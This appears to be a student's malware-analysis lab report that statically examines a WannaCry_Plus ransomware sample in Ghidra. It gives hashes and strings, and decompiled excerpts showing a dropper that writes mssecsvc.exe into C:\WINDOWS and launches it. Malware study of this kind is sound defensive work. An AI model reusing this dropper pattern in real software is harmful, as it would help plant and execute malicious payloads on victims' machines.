CS851 - Lab 2 exercise (Malware Analysis)

Student Information


```
Name: Ashutosh Anand

Roll: 191CS111
```


About Malware

The provided sample is the infamous 'WannaCry_Plus' Ransomware. Security experts believed from preliminary evaluation of the worm that the attack originated from North Korea or agencies working for the country in 2017. It primarily targeted the Windows Operating System by encrypting (locking) data and demanding ransom payments in the Bitcoin cryptocurrency. The Rasomware also has the capabilities to transport itself across the network to infect other vulnerable machines. The malware was developed in Microsoft Visual C++ 6.0. This ransomware has costed around 4 billion USD.

The malware uses the EternalBlue exploit which makes use of the vulnerability in Windows SMB protocol. More at CVE-2017-0144.

Set-Up for Analysis

- The entire simulation and analysis was performed inside Windows 10 VM, which is available from the official Microsoft development site.
- Ghidra and its dependencies were installed in the VM.
- The sample was downloaded from this repository.
- Later the VMs network configuration was switched to Host-Only mode to isolate the VM from spreading the threat.
- All of windows 10 default security settings was turned off (Including real time protection).

Static Analysis

About file


- The downloaded malware is a single PE file, which is the standard executable file in windows.
- It is compiled using the `visualstudio` compiler. (Probably version 6.0)
- It is compiled to `x86` ISA and is little Endian.

```
Project File Name:          Win32.Wannacry.exe
Last Modified:              Tue Feb 22 10:27:23 PST 2022
Readonly:                   false
Program Name:               Win32.Wannacry.exe
Language ID:                x86:LE:32:default (2.13)
Compiler ID:                windows
Processor:                  x86
Endian:                     Little
Address Size:               32
Minimum Address:            10000000
Maximum Address:            10505fff
# of Bytes:                 5267456
# of Memory Blocks:         6
# of Instructions:          248
# of Defined Data:          95
# of Functions:             19
# of Symbols:               81
# of Data Types:            88
# of Data Type Categories:  8
Analyzed:                   true
Compiler:                   visualstudio:unknown
Created With Ghidra Version: 10.1.2
Date Created:               Sat Feb 05 05:47:55 PST 2022
Executable Format:          Portable Executable (PE)
Executable Location:        /C:/Users/IEUser/Downloads/Ransomware.WannaCry_Plus/Win32.Wannacry.exe
Executable MD5:             30fe2f9a048d7a734c8d9233f64810ba
Executable SHA256:          55504677f82981962d85495231695d3a92aa0b31ec35a957bd9cbbef618658e3
FSRL:                       file:///C:/Users/IEUser/Downloads/Ransomware.WannaCry_Plus/Win32.Wannacry.e
Relocatable:                false
SectionAlignment:           4096
```

Symbol Tree

- *Imports*:
  - `kernel32.dll`: Windows Kernel module.

    - `msvcrt.dll`: The C standard library for the Visual C++ (MSVC) compiler from version 4.2 to 6.0.




- *Functions*:
    - `entry`: Start function for the executable.

Strings


10002156	free	"free"	ds
1000215e	_initterm	"_initterm"	ds
1000216a	malloc	"malloc"	ds
10002174	_adjust_fdiv	"_adjust_fdiv"	ds
100021c2	launcher.dll	"launcher.dll"	ds
100021cf	PlayGame	"PlayGame"	ds
10003014	C:\%s\%s	"C:\\%s\\%s"	ds
10003020	WINDOWS	"WINDOWS"	ds
10003028	mssecsvc.exe	"mssecsvc.exe"	ds
1000405a	W	u"W"	unicode

- Some suspicious strings include `C:\\%s\\%s` and `mssecsvc.exe`, which seems to be creating an extra `.exe` file.

Call Graph



- It can be seen that the entry function calls two out of five user defined functions.



- The `PlayGame` function calls the other two `FUN` function in the code which may seem to indicate that `PlayGame` maybe the actual intended entry function.

Entry function Analysis

- Upon reading the code there seems to be the use of a function pointer, probably to make static analysis harder or to obfuscate code from anti-viruses or researchers.
- The pointer value is currently `NULL` since it is global, which means that its value gets updated during run time.
- This pointer has been renamed to `unknown_function_pointer` for easier reading, it occurs twice ONLY in the `entry` function code.

- It is highly possible that this pointer points to the `PlayGame` function upon execution, further dynamic analysis will be required.

```
int entry(HMODULE param_1,int param_2,undefined4 param_3)

{
  int iVar1;
  int iVar2;
  int copy_param_2;

  copy_param_2 = param_2;
  iVar1 = _DAT_10003140;
  if (param_2 != 0) {
    if ((param_2 != 1) && (param_2 != 2)) goto LAB_10001231;
    if ((unknown_function_pointer != (code *)0x0) &&
       (iVar1 = (*unknown_function_pointer)(param_1,param_2,param_3), iVar1 == 0)) {
      return 0;
    }
    iVar1 = FUN_1000113e(param_1,param_2);
  if (param_2 != 0) {
    if (unknown_function_pointer != (code *)0x0) {
      iVar1 = (*unknown_function_pointer)(param_1,copy_param_2,param_3);
      return iVar1;
    }
    return param_2;
  }
  return 0;
```

- From the call graphs we were able to find the use of two more functions.

FUN_10001000

```
1
2  undefined4 FUN_10001000(HMODULE param_1,int param_2)
3
4  {
5    if (param_2 == 1) {
6      entry_param_1 = param_1;
7    }
8    return 1;
9  }
0
```

- It can be seen that a global variable of type `HMODULE` is set to `param_1` if `param_2 == 1` from the entry function parameters.
- The global variable is renamed to `entry_param_1` for ease of reading.

> NOTE: `HMODULE` is a handler for a particular module or binary (DLLs or executables).

- always returns 1.

FUN_1000113e

- This function does more of memory allocation which could not be easily understood even from decompiled mode.

```
/* WARNING: Globals starting with '_' overlap smaller symbols at

undefined4 FUN_1000113e(undefined4 param_1,int param_2)

{
  undefined4 uVar1;
  code **_Memory;
  code **ppcVar2;

  if (param_2 == 0) {
    if (0 < _DAT_10003140) {
      _DAT_10003140 = _DAT_10003140 + -1;
      goto LAB_10001154;
    }
LAB_1000117c:
    uVar1 = 0;
  }
```

Conclusion of Entry function

- The unknown function pointer needs to be analyzed dynamically to understand which function does it point to exactly, but as per our intuition it could be the PlayGame function since its never called in the entry function.
- `FUN_10001000` function seems to set the `entry_param_1` global variable to `param_1` from entry function.
- FUN_1000113e function seems to be doing weird memory allocation, could be for obfuscation or evasion.

Analysis of PlayGame function

```
1
2  int PlayGame(void)
3
4  {
5                     /* 0x1114  1  PlayGame */
6    sprintf((char *)&mal_mssecsvc_exe,s_C:\%s\%s_10003014,s_WINDOWS_10003020,s_mssecsvc.exe_10003...
     8);
7    FUN_10001016();
8    FUN_100010ab();
9    return 0;
10 }
11
```

- Analyzing the `sprintf` function it looks like the `char` pointer `mal_mssecsvc_exe` (renamed) stores the string `"C:\\WINDOWS\\mssecsvc.exe"`, which seems to be storing the path of executable.

FUN_10001016

```
 hResInfo = FindResourceA(entry_param_1,(LPCSTR)0x65,&DAT_10003010);
 if ((((hResInfo != (HRSRC)0x0) &&
       (hResData = LoadResource(entry_param_1,hResInfo), hResData != (HGLOBAL)0x0)) &&
      (pDVar1 = (DWORD *)LockResource(hResData), pDVar1 != (DWORD *)0x0)) &&
     (DVar2 = SizeofResource(entry_param_1,hResInfo), DVar2 != 0)) {
   DVar2 = *pDVar1;
   hFile = CreateFileA((LPCSTR)&mal_mssecsvc_exe,0x40000000,2,(LPSECURITY_ATTRIBUTES)0x0,2,4,
                       (HANDLE)0x0);
   if (hFile != (HANDLE)0xffffffff) {
     WriteFile(hFile,pDVar1 + 1,DVar2,&local_4,(LPOVERLAPPED)0x0);
     CloseHandle(hFile);
   }
   return 1;
 }
 return 0;
}
```

- `FindResourceA`, to find resource in module handled by `entry_param_1` global variable.
- If the resource is found in the module then its loaded and locked.
- The `LockResource` function returns a pointer to the resource in memory.
- After successful loading and locking a file is created using `CreateFileA` function in the `C:\\WINDOWS\mssecsvc.exe` path.
- After creating the file, data is written into it from the `pDVar1 + 1` location of the resource.
    - `pDVar1` is the pointer to the resource in memory located from module handled by `entery_param_1` variable.

> NOTE: `entry_param_1` variable is either `param_1` from entry function or NULL depending on `param_2` value from entry function.

FUN_100010ab

```
11    local_14.hProcess = (HANDLE)0x0;
12    local_14.hThread = (HANDLE)0x0;
13    local_14.dwProcessId = 0;
14    local_14.dwThreadId = 0;
15    ppCVar3 = &local_58.lpReserved;
16    for (iVar2 = 0x10; iVar2 != 0; iVar2 = iVar2 + -1) {
17      *ppCVar3 = (LPSTR)0x0;
18      ppCVar3 = ppCVar3 + 1;
19    }
20    local_58.cb = 0x44;
21    local_58.wShowWindow = 0;
22    local_58.dwFlags = 0x81;
23    BVar1 = CreateProcessA((LPCSTR)0x0,(LPSTR)&mal_mssecsvc_exe,(LPSECURITY_ATTRIBUTES)0x0,
24                           (LPSECURITY_ATTRIBUTES)0x0,0,0x8000000,(LPVOID)0x0,(LPCSTR)0x0,&local_58
                           ,
25                           &local_14);
26    if (BVar1 != 0) {
27      CloseHandle(local_14.hThread);
```

- The next function to be executed in PlayGame.
- The only function loaded from the exported dll module is `CreateProcessA` function.
- The command passed to it is from the `mal_mssecsvc_exe` variable whose value is the path to the `mssecsvc.exe` executable. This file, as we know, has been created and written by the previous (`FUN_10001016`) function.
- Hence basically the `mssecsvc.exe` file is executed and its identification information is stored in `local_14` variable.

Conclusion of PlayGame

- The intention of `PlayGame` function seems to be clear, it creates a `mssecsvc.exe` executable file, writes data into it and the executes it.
- Online research of the `mssecsvc.exe` file shows that it is a malicious executable that is created by WannaCry ransomware, which is proven by this analysis.
- Question on what data is exactly written into this file and how the `PlayGame` function is called and executed still remains. An assumption that memory allocated and used in `FUN_1000113e` function is maybe written into the file.
- Due to the limitations of static analysis on ghidra, it is difficult to know what exactly was written into this file and further analysis could be continued.

Future Work

- Would like to continue with the dynamic analysis of the ransomware and perform its indepth analysis on a VM.
- Compare `WannaCry_Plus` with `WannaCry` ransomware.